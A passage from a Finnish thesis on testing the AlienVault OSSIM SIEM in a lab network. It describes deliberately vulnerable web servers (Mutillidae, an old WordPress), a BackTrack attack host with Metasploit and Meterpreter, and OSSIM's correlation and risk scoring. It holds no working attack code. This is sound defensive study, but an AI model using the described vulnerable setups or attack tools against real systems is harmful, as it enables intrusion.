ylläpitävät henkilöt myös avustivat virtuaaliympäristön hallinnoinnissa, kiitokset siitä työstä.

Lopulta testattavista palvelimista käytettiin kolmea, kaikki sijaitsivat DMZ-aliverkon alueella. Sisäverkon palvelimia ei käytetty hyökkäysten kohteena ollenkaan tässä työssä. DMZ-aliverkon palvelimet saivat julkiset IP-osoitteet, jotka mainostettiin JYVSECTEC-testausmaailmaan eteenpäin.

OSSIM-palvelimet ja sensorit, mukaan lukien IDS/IPS-sensorit, esitellään myöhemmin omissa kappaleissaan. OSSIM-järjestelmän web-käyttöliittymän käyttämistä varten on asennettu verkkoselaimella varustettu Windows-7 työasema.



KUVIO 7. Testiverkon topologia vaiheessa 1 ilman IPS-sensoria



KUVIO 8. Testiverkon topologia vaiheessa 2 IPS-inline sensori asennettuna

7.2 Windows 2008 web- ja FTP-palvelin

Windows 2008 web- ja FTP-palvelin toimii testausympäristössäni Windowspohjaisena web-palvelimena. Palvelin vastaanotettiin valmiiksi asennettuna. Siihen on asennettuna seuraavat palvelut: IIS 7.0, PHP, MySQL ja Mutillidae. Penetraatiotestauksen opetteluun tarkoitettu Mutillidae on PHP:llä tehty web-sovellus, joka on suunniteltu tarkoituksella haavoittuvaksi.

7.3 Linux Wordpress web-palvelimet

Työssä asennettiin ja konfiguroitiin Linux-pohjaiset web-palvelimet. Nämä palvelimet pohjautuivat jo melko vanhaan CentOs 5.1 32-bittiseen käyttöjärjestelmäversioon. Perus-web-palvelinasetuksen lisäksi palvelimeen on asennettu: MySQL, Java, PHP-mysql (käytännössä php-pdo ja php-mysql) ja System Tools.

Lisäksi palvelimille asennettiin WordPress-julkaisualusta, joka on PHP-pohjainen web-sovellus. WordPress-ohjelmistostakin valittiin tarkoituksella vanha versio, joka on ajallisesti julkaistu samoihin aikoihin kuin CentOs 5.1 käyttöjärjestelmätoimitus.

”WordPress on moderni henkilökohtainen julkaisualusta. Sen painopisteinä on esteettisyys, web-standardit ja käytettävyys. WordPress on sekä ilmainen että samalla korvaamaton.” (WordPress.ORG - Suomi 2013.)

WordPress-julkaisualustan ensimmäinen versio on julkaistu vuonna 2003. Sen jälkeen WordPress on kasvanut suurimmaksi itse ylläpidettäväksi bloggaamistyökaluksi maailmassa, sitä käytetään jo miljoonissa sivustoissa. (WordPress.ORG - Suomi 2013.)

Työssä toteutettiin kaksi eri palvelinta samaan käyttöjärjestelmä- ja WordPress-versioon perustuen. Palvelimet on nimetty seuraavasti: CentOs 32-bit ”VeryVulnerableWestern”-palvelin ja CentOs 32-bit ”VeryVulnerableChina”-palvelin. Erona näissä palvelimissa on WordPress MySQL-tietokannan käyttämä merkistökoodaus. Toisessa käytetään länsimaalaista merkistöä ja toisessa kiinalaiseen merkistöön pohjautuvaa merkistöä. Kiinalaisesta merkistöä käyttävällä palvelimella on tiedossa yksi erityinen haavoittuvuus, jota länsimaalaista merkistöä käyttävällä palvelimella ei ole.

7.4 Vyatta-reunareititin

Lähiverkon reititys on toteutettu Vyatta Core reititys- ja palomuuriohjelmistolla. Työssä saatiin Vyatta Core-reunareititin esiasennettuna testijärjestelmään. Työssä tehtiin työn edetessä konfigurointimuutoksia Vyatta-reunareitittimeen. Vyatta-reunareittimen konfiguraatio testivaiheessa 1 on kuvattu liitteessä 11.

Debianpohjainen Vyatta Core on reititys- ja palomuuriohjelmisto. Ensimmäinen versio kehitettiin vuonna 2006. Nykyisin on olemassa kolme eri versiota: Vyatta Core, Vyatta Subscription Edition ja Vyatta Plus. Vyatta Core on ilmainen avoimen lähdekoodin versio, johon on myös saatavilla dokumentaatiot tuotteen käyttöön sekä asetuksien tekemiseen. Ilmainen Core-versio toimitetaan ilman web-käyttöliittymää. (Unofficial Vyatta Wiki 2013.)

7.5 BackTrack 5 R3-penetraatiotestauspalvelin

BackTrack 5 32bit R3-penetraatiotestauspalvelin on esiasennettuna testijärjestelmääni. Työssä ei päivitetty palvelimen komponentteja työn aikana, kaikki tarvittavat työkalut löytyivät palvelimelta. Työssä käytettiin haavoittuvuuksien skannaamiseen ja hyökkäyksien toteuttamiseen OWASP ZAP työkalua, OpenVas-haavoittuvuusskanneria, Metasploit framework-työkalua ja verkkoselaimen komentoriviä. Lisäksi työssä ajettiin BackTrack palvelimelta php- sekä komentorivipohjaisia hyökkäysskriptejä.

BackTrack on linux-pohjainen penetraatiotestaustyökalujen arsenaali, joka on suunniteltu penetraatiotestaajien käyttöön. BackTrack on saatavilla 32 ja 64-bittisinä versioina ja molemmissa versioissa on valittavana Gnome tai KDE GUI. BackTrack 5 R3 on uusin saatavilla oleva versio. (Backtrack-Linux.org 2013.)

Metasploit framework on työkalu penetraatiotestauksen suorittamiseen. Se sisältää valmiita hyökkäyksiin käytettäviä exploitteja. Lisäksi se sisältää laajan valikoiman erilaisia payloadeja ja moduuleja. Meterpreter on yksi Metasploitin payloadeista. Meterpreterin avulla voidaan saada avattua monipuolinen systeemitason hallintayhteys murrettuun koneeseen. (Penetration Testing Solutions / metasloit 2013; Metasploit’s Meterpreter 2004.)

8 ALIENVAULT OSSIM SIEM - JÄRJESTELMÄTYÖKALU

8.1 Yleistä

AlienVault OSSIM SIEM on avoimeen lähdekoodiin perustuva Security Information and Event Management (SIEM) järjestelmä. AlienVault OSSIM on ollut saatavissa vapaan lähdekoodin SIEM-järjestelmänä vuodesta 2003 lähtien. AlienVault tarjoaa jatkuvaa kehitystä OSSIM SIEM -järjestelmään, koska AlienVault uskoo, että kaikilla pitäisi olla pääsy käyttämään kehittyneitä tietoturvaratkaisuja. Käyttäjinä voisi olla erimerkiksi tutkijoita, jotka tarvitsevat tutkimusalustaa kokeiluun ja testaamiseen. Unohtamatta niitä tietoturva-alan sankareita, jotka eivät saa vakuutettua yrityksiä siitä, että tietoturvallisuus on ongelma. (AlienVault OSSIM: Open Source SIEM 2013.)

AlienVault tarjoaa myös AlienVault USM SIEM tuotetta (Unified Security Management) organisaatioille, joilla on pienehkö budjetti tietoturvaratkaisuihin. Alla olevassa taulukossa 1 on listattu AlienVaultin listaamat erot OSSIM ja USM SIEM-järjestelmien välillä. Lisäksi on mainittava yksi merkittävä ero, joka on USM-järjestelmässä: logger-komponentti. Tämä mahdollistaa myös SIM-tyyppiset toiminteet järjestelmään. (AlienVault Unified Security Management overview 2013.)

TAULUKKO 1. Alienvault OSSIM Vs USM (AlienVault OSSIM: Open Source SIEM 2013.)

	OSSIM	**USM**	**USM Standard & Enterprise**
Who Is It For?	For Security Researchers & Students	For Small Businesses	For Larger Organizations & Enterprises
Cost:	Open Source	Starts at $3,600	Contact Us
Use Cases:	Experimentation & Research	Compliance Management and Reporting (PCI, HIPAA, ISO 27002 (SOX), GPG 13) Advanced Threat (APT) Detection Incident Response Log Management Forensic Investigation	
Support:	Community	Commercial	
Management:	-	Centralized Administration & Configuration	
Threat Intelligence:	Community Developed	AlienVault Labs Threat Intelligence Subscription with Weekly Updates	
Reporting:	Community Developed	100+ Compliance & Threat Reports	
Access Control:	-	Rich Role-based Access Control with Permission	

		Templates
Scalability & Performance:	-	Field-proven Performance

Kuten taulukossa on mainittu, merkittävä ero löytyy uhkientorjunnan puolelta. AlienVault tarjoaa päivityksiä uhkatietokantaansa ja korrelaatiosääntöihinsä säännöllisesti vain maksullisen version puolella. OSSIM-järjestelmän puolella on luotettava yhteisön kehittämiin ratkaisuihin ja säännöstöihin tai osattava itse kustomoida ja toimia teknisenä tukena järjestelmässä. (AlienVault OSSIM: Open Source SIEM 2013; Infosec Institute Resources 2012.)

8.2 Ominaisuudet

8.2.1 Yleistä

OSSIM SIEM tarjoaa kaikki ominaisuudet, jotka turvallisuusammattilainen tarvitsee: tietoturvatapahtumien käsittelyn, normalisoinnin ja korrelaation. (AlienVault OSSIM: Open Source SIEM 2013.)

Infosec Institute Resources (Infosec Institute Resources 2012.) on listannut OSSIMin perusominaisuudet seuraavasti:

- Ulkoiset sovellukset ja laitteet tuottavat tietoturvatapahtumia (External Data Sources).
- AlienVaultin kehittämät ja toimittavat sovellukset tuottavat tietoturvatapahtumia (AlienVault Sensors).
- Tietoturvatapahtumat on kerätty ja normalisoitu ennen lähettämistä keskuspalvelimelle (AlienVault Sensors).
- AlienVault SIEM-keskuspalvelin tekee riskien arviointia, korrelointia ja varastoi tapahtumat SQL-tietokantaan (SIEM).
- Web-käyttöliittymä tarjoaa raportointijärjestelmän: metriikat, raportit, mittaripöydän (Dashboard), tiketointijärjestelmän, haavoittuvuusjärjestelmän, hallintajärjestelmän ja reaaliaikaista tietoa verkon tilasta (Web interface).

8.2.2 Tapahtumien käsittely AlienVault OSSIM SIEM -järjestelmässä

AlienVault OSSIM SIEM -järjestelmä erottelee tietoturvatapahtumat seuraavasti: (AlienVault wiki – OSSIM Sensor 2011.)

- Normaalit tietoturvatapahtumat. Nämä tapahtumat tulevat eri agenteilta eri puolelta verkkoa.
- OS-tapahtumat. Nämä tapahtumat tulevat järjestelmään liitännäiseltä 1511 (host-os-events). Näillä tapahtumilla seurataan jatkuvasti käyttöjärjestelmien tilaa verkossa, muutokset osoittavat mahdollisesti hyökkäyksiä.
- MAC-tapahtumat. Nämä tapahtumat ilmaisevat MAC-osoitteen muutoksista IP-osoitteen takaa. OSSIM-järjestelmässä nämä tapahtumat tulevat *arpwatch*-ohjelmiston kautta, liitännäinen 1532. MAC-tapahtumat ovat hyödyllisiä havaitsemaan ARP-väärennöksiä ja muita toista verkkokerrosta vastaan olevia hyökkäyksiä.
- Palvelutapahtumat (service events). Näillä tapahtumilla pidetään kirjaa valvottavista laitteista valvottavassa verkossa. Laitteiden (assets) sovellusten tietoja ja avoimia portteja päivitetään reaaliajassa.

8.2.3 Korrelointi AlienVault OSSIM SIEM -järjestelmässä

Chuvakinin näkemys korrelaation tekniikoista on teoreettinen, yleinen näkemys miten korrelaatiotekniikat voisi jakaa. AlienVault OSSIM SIEM -järjestelmän korrelaatiot ovat teoreettisista tekniikoista johdettuja korrelaatiosovelluksia.

Korrelaatiot voidaan jakaa AlienVault OSSIM-SIEM- järjestelmässä ristiinkorrelaatioon (cross-correlation), luettelokorrelaation (inventory correlation) ja loogiseen korrelaatioon (logical correlation). (AlienVault wiki – OSSIM Management Server 2008)

Ristiinkorrelaatio

Ristiinkorrelaatiota sovelletaan tapahtumiin, joilla on kohde, esimerkiksi tietty palvelin IP-osoitteineen. Perusperiaate on tarkistaa onko kohteella joitain tiedettyjä haavoittuvuuksia. Jos kohteella on tiedettyjä haavoittuvuuksia ja tiedetään, että on käynnissä tapahtuma kohdetta vastaan, voidaan ristiinkorreloinnilla uudelleen määritellä käyn-

nissä olevan tapahtuman luotettavuus ja sitä kautta riskitaso. Tämä prosessi on yleensä osana SIEM-järjestelmän korrelaatiomoottorin tapahtuman normalisointiprosessia. (Dorigo 2012; AlienVault wiki – OSSIM Management Server 2008)

Esimerkki: tapahtuma *x* on vastaanotettu IDS-järjestelmän sensorilta, joka kertoo että on hyökkäys käynnissä IP-osoitteeseen *y*, jossa SIEM-järjestelmä tietää olevan voimassa haavoittuvuus *z*. Tällöin SIEM-järjestelmä nostaa tapahtuman x luotettavuusarvon maksiarvoon.

Luettelokorrelaatio

Luettelokorrelaatio (inventory correlation) on korrelointiprosessi, jossa korreloidaan tapahtuman ja tapahtuman kohteen ominaisuuksia vasten. Päätarkoitus on vähentää väärien positiivisten havaintojen määrää. Tämä tehdään muuttamalla tapahtumien luotettavuusarvoa, joissa luettelokorrelaation eri vaiheet olivat tosia. Luettelokorrelointi koostuu monesta erillisestä korrelointitekniikasta: käyttöjärjestelmän (OS), portin, protokollan, palvelun ja version korreloinnista. Luettelokorreloinnin vaiheet tehdään yleensä osana normalisointia korrelaatiomoottorin toiminnassa. Perusperiaatteena on, että jos erilliset osa-aluekorreloinnit tuottavat arvon tosi, tapahtuman luotettavuusarvio nostetaan. Taulukossa 2 on AlienVault OSSIM SIEM -järjestelmän esimerkki, kuinka luotettavuusarvoa on muokattu osa-aluekorrelointien tuloksien mukaan. (Alienvault wiki – OSSIM Management Server 2008.)

TAULUKKO 2. Alienvault OSSIM SIEM - luettelokorrelaation esimerkki, luotettavuusarvon muokkaaminen. (Alienvault wiki – OSSIM Management Server 2008.)

Inventory Correlation type	Match	Doesn't match	Not enough data to decide	Example
OS	+1	0	Remains Untouched	“OpenBSD”
Port	Remains Untouched	0	Remains Untouched	“80”
Protocol	Remains Untouched	0	Remains Untouched	“TCP”
Service	+2	Remains Untouched	Remains Untouched	“Apache”
Version	9	Remains Untouched	Remains Untouched	“1.3.33”

Kuten taulukosta huomataan, luettelokorrelaatiossa tarkistetaan ensiksi käyttöjärjestelmän versio. Jos tulos täsmää, nostetaan tapahtuman luotettavuusarvoa hieman (+1). Jos tulos ei täsmää, luotettavuusarvo palautetaan nollaan. Portin ja protokollan tarkistuksissa ei luotettavuusarvoa nosteta, jos tarkistus täsmää. Jos tarkistus ei täsmää portin ja protokollan osalta, niin tapahtuman luotettavuusarvo palautetaan nollaan. Jos palvelu- tai versio-osa-alueen korrelointitarkistus tulos on tosi, hyökkäystapahtuman luotettavuusarvio nousee huomattavasti ja luodaan hälytys. Jos tapahtumasta ei ole saatavissa tarpeellisia tietoja tapahtuman luotettavuusarvoa ei luonnollisesti muuteta.

Looginen korrelaatio

Loogista korrelaatiota käyttämällä järjestelmänvalvojat voivat vastaanottaa hälytyksiä SIEM-järjestelmästä ilman minkäänlaista esitietoa hyökkäyksen tyypistä. Loogisella korrelaatiolla voidaan helposti yhdistellä eri tapahtumia, kuten esimerkiksi seuraavanlainen tapahtumaketju: ”Jos *a* ja *b*, mutta ei *c*, ja a pysyy yhteydessä *d*:hen, nosta hälytys”. Tällaista loogista korrelaatiota kutsutaan esimerkiksi OSSIM SIEM -järjestelmässä direktiiveiksi, ne kertovat SIEM-palvelinsovellukselle mitä tehdä. Käytännössä OSSIM SIEM -järjestelmä luo uuden direktiivitapahtuman, jonka luotettavuus ja prioriteettiarvot aiheuttavat hälytyksen luomisen järjestelmään. (Dorigo 2012; AlienVault wiki – OSSIM Management Server 2008)

OSSIM SIEM -järjestelmässä direktiivit koostuvat käytännössä säännöistä. Verrattuna Chuvakinin esittämiin sääntöpohjaisiin ja statistiikkapohjaisiin korrelaatiotekniikoihin, OSSIM SIEM -järjestelmän looginen korrelaatio käyttää molempia tekniikkoja. Sääntöihin voi kirjoittaa verkonkäyttäytymiseen liittyviä raja-arvoja tai tarkkoja sääntöjä liikenteen seulomiseksi. Direktiivissä on avaussääntö, jonka ollessa tosi lisäsääntöjä direktiivissä voidaan tarkistaa. Esimerkkinä voisi olla seuraava avaussääntö: ”yhteys mistä tahansa palvelimelta miltä tahansa portilta mihin tahansa palvelimelle portteihin 25, 80, 135 tai 137”. Jos tämä avaussääntö on tosi, muita sääntöjä tullaan tarkistamaan. Yksittäinen edellä mainittu yhteys ei todennäköisesti merkitse hyökkäystä, mutta useampi yhteys sitä todennäköisesti merkitsee. Joten seuraavana sääntönä voisi olla: ”onko yli 300 vastaavanlaista yhteyttä luotu kyseisiin portteihin?”. Jos tämä sääntö tulee todeksi, mikä viittaa hyökkäykseen, direktiivitapahtuman luotettavuusarvoa nostetaan. Lisäsääntöjä voidaan vielä luoda direktiivitapahtumaan, jos niin halutaan. Näillä säännöillä voidaan tapahtuman luotettavuusarvoa vielä muuttaa. Peruspe-riaate on, että lisäsäännöt direktiivin sisällä monimutkaistuvat tai tarkentuvat mitä

syvemmälle tarkastelutasolle edetään. Looginen korrelaatio on työläs ylläpidettävä järjestelmänvalvojalle, sillä hyvien direktiivien kirjoittaminen on aikavievää ja vaatii paljon tietotaitoa.

8.2.4 Riskien arviointi tai -hallinta OSSIM SIEM -järjestelmässä

Tyypillinen vaaratilanteiden käsittely OSSIM-järjestelmässä on tarkastella hälytyksiä (alarms). Varteenotettavista tapahtumista luodaan tiketti, ja määritellään tiketille vastuuhenkilö. OSSIM-järjestelmän asennuksen mukana toimitetaan toimiva tiketointihallintajärjestelmä tapahtumien hallintaan. (Infosec Institute Resources 2012.)

Hälytyksiä luodaan, kun riskin arvo on yhtä suuri tai suurempi kuin yksi. OSSIM-järjestelmässä riskin arvot vaihtelevat välillä 0-10. Riski OSSIM-järjestelmässä lasketaan seuraavan kaavan mukaan:

[ASSET VALUE(0-5 *PRIORITY(0-5)*RELIABILITY(0-10)] /25 = RISK OF THE EVENT(0-10)

Kaavassa englanninkieliset termit tarkoittavat seuraavaa:

- asset = laitteisto
- priority = tärkeysaste laitteistoille järjestelmässä. Esimerkiksi julkinen palvelin ja sisäverkon palvelin voidaan määritellä eri tärkeysasteelle. Esimerkiksi toteutuva hyökkäys sisäverkon palvelimelle on hyvin vakava tapaus. Sisäverkon palvelimien tärkeysaste kannattaa määritellä korkeaksi.
- reliability = tietoturvatapahtuman luotettavuusarvo. Kuinka luotettavana pidetään sitä, että hyökkäys on käynnissä?

8.3 Käyttöönotto

8.3.1 Asennus

Liitteessä 7 käydään läpi AlienVault OSSIM SIEM -järjestelmän asennuksen vaiheet sekä ”all-in-one” palvelin asennuksena sekä pelkästään sensoriroolin asennuksena.

8.3.2 Komponenttien käyttöönotto


Yleistä

AlienVaultin asetustiedot on koottu muutamaan konfigurointitekstitiedostoon, kts. liite 8. Toisessa voi asettaa yleisiä asetuksia (kuten osoitteet, nimet, tietokannan asetukset jne.), ja toisessa loki-asetuksia (esimerkiksi debug-moodin saa päälle) ja liitännäisten asetuksia (huomio, kun liitännäisten asetustiedostoa muuttaa, pitää myös asetukset yleisessä asetustiedostossa vastata muutettua asetuksia). Asetuksia tiedostoihin voidaan muuttaa komentoriviltä millä tahansa tekstieditorilla. Mutta tiedostoja suoraan muuttamalla on vaaransa, hyvinkin helposti voi tehdä virheitä ja AlienVault ohjelman käyttäytyminen voi heiketä. Tiedostoja suoraan muuttamalla on syytä tietää mitä tekee, ja järjestelmän toiminnot on oltava tuttuja. Versiopäivityksissä on myös vaaransa, ennen jotain asetusta on voinut muuttaa suoraan tiedostosta, mutta uuteen versioon on voitu tehdä lisää automatiikkaa ja asetusten muuttaminen on syytä tehdä työkaluja käyttäen. Joten asetuksen muuttamiseen suositellaan käytettäväksi alienvault-setup -komentoa komentorivillä, se avaa pienen valikkopohjaisen ohjelman, jolla haluttuja asetuksia voidaan muuttaa. (Lorenzo 2010.)

Alienvault-setup -ohjelmisto


Alienvault-setup -ohjelmistolla saa asetuksia muutettua turvallisesti ja ohjatusti, tämä riittää yleiskäytössä vallan mainiosti. Asennuksen jälkeen on hyvä käydä suoraan katsomassa alienvault-setup ohjelmalla miltä asetukset näyttävät ja viimeistelemässä asennus. Tämä tapahtuukin automaattisesti ensimmäisen käynnistyksen yhteydessä uudemmissa versioissa, v.4.3.0.

Kuviossa 9 on esitelty version v.4.1.3 päänäkymä alienvault-setup -ohjelmistosta. Päävalikon kautta saa vaihdettua yleisiä asetuksia. Myös asennetun järjestelmän rooleja voi muuttaa. Sensoriasetuksia voi muuttaa, sensorirooli kannattaa asentaa vaikka ei ole suunnitellut tekevänsä aktiivista tiedonhankintaa pääpalvelimella. Järjestelmän voi päivittää maksulliseen versioon, jolloin saa lisäominaisuuksia. Järjestelmän päivityksen saa tehtyä alienvault-setup ohjelmiston kautta. Lokitietoja voi myös selailla. Pääasiallisesti päivitykset tehtiin alienvault-setup -ohjelmistoa käyttäen.



KUVIO 9. alienvault-setup päänäkymä


Yleisten asetusten kautta saa tehtyä verkkorajapinta-asetusten muuttamiset, aikavyöhykeasetukset, palvelimen nimenmuutokset, päivitykset, sähköposti-ilmoitusten asetukset sekä saa valittua onko palomuuri käytössä, kts. kuvio 10. Verkkorajapinta-asetukset muutettiin testijärjestelmässä aina alienvault-setup ohjelmistoa käyttäen. Palvelimen nimeä muutettiin pääsääntöisesti alienvault-setup -ohjelmiston kautta.



KUVIO 10. alienvault-setup yleiset asetukset


Järjestelmän roolit on asetettu seuraavasti, ”all-in-one”-asennuksessa kaikki roolit on asetettuna testijärjestelmässä, kts. kuvio 11. IDS- ja skannaussensoreihin on asennet-

tuna testiympäristössä vain ”Sensor”-rooli. alienvault-setup ohjelmiston kautta myös jälkikäteen näitä rooleja olisi mahdollista muuttaa ilman järjestelmän vaarantumista. Tätä ominaisuutta ei tullut testijärjestelmässä kuitenkaan kokeiltua.



